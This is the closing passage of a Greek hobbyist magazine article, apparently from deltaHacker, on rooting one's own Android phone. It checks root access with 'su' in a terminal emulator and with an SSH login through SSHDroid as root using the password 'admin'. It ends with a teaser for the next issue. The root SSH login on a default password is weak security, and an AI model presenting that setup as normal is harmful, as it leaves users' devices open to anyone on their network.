Μετά το update επιλέξτε και εκτελέστε το «reboot system now». Εφόσον πήγαν όλα καλά, το κινητό σας θα ξεκινήσει κανονικά κι εσείς θα έχετε αποκτήσει πρόσβαση root!

Δοκιμαστική πτήση

Μπορείτε να ελέγξετε την επιτυχία του εγχειρήματος με πολλούς τρόπους. Εμείς θα σας δείξουμε δύο βασικούς, χρησιμοποιώντας τα προγράμματα που έχουμε ήδη εγκαταστήσει:


Με το Android Terminal Emulator. Μπείτε κανονικά στο Terminal και πληκτρολογείστε την εντολή su. Αμέσως το πρόγραμμα θα σας ρωτήσει αν θέλετε να μπείτε σε administrator mode. Εσείς φυσικά, θα απαντήσετε καταφατικά. Δείτε την εικόνα 11. Όπως βλέπετε... uid =0 ;)

Με το SSHDroid. Συνδεθείτε με το PuTTY στον SSH server του κινητού σας. Εδώ χρειάζεται προσοχή: Η πόρτα που πρέπει να ορίσουμε στο PuTTY δεν είναι πλέον η 2222, αλλά η 22! Για τη σύνδεση, δώστε σαν username το root και σαν password το admin. Εάν συνδεθείτε, έχετε γίνει root (εικόνα 12). Ο στόχος σας επετεύχθη!

Last but not least...

Παρουσιάσαμε έναν τρόπο να πάρετε root στο κινητό σας. Βέβαια δεν κάναμε και καμιά σπουδαία ανακάλυψη, αλλά φιλοδοξούμε να αποτελέσει την αρχή μιας νέας σειράς από άρθρα, που θα ασχολούνται με τις νέες και έξυπνες συσκευές μας. Το μόνο σίγουρο είναι ότι θα αποτελέσουν τους σιωπηρούς βοηθούς του μέλλοντος, για ένα σωρό δουλειές που φαντάζεστε και ακόμα περισσότερες αν αρχίσουμε να σκεφτόμαστε outside the box ;) Ο στόχος μας είναι να τις ελέγχουμε και να τις φτάνουμε στα όρια τους ή, ακόμα καλύτερα, να τις ωθούμε στα δικά μας όρια. Stay tuned!


Εικόνα 12
g0t r00t -- proof 2!



Στο HACKER Φεβρουαρίου...

...και διαβάστε τα επίσης συναρπαστικά άρθρα μας, πάνω σε θέματα που προς το παρόν δεν έχουμε αποφασίσει -- και γι’ αυτό γράφουμε τέτοιες γενικότητες :S

- **γνωρίστε μια φορητή, αποτελεσματική κι εξαιρετικά επικίνδυνη παγίδα για όσους προτιμούν την ευκολία των αυτοματισμών**
- **μάθετε πώς δημιουργούνται οι διευθύνσεις IP αλλά και πώς οριοθετούνται τα τοπικά δίκτυα**



deltahacker.gr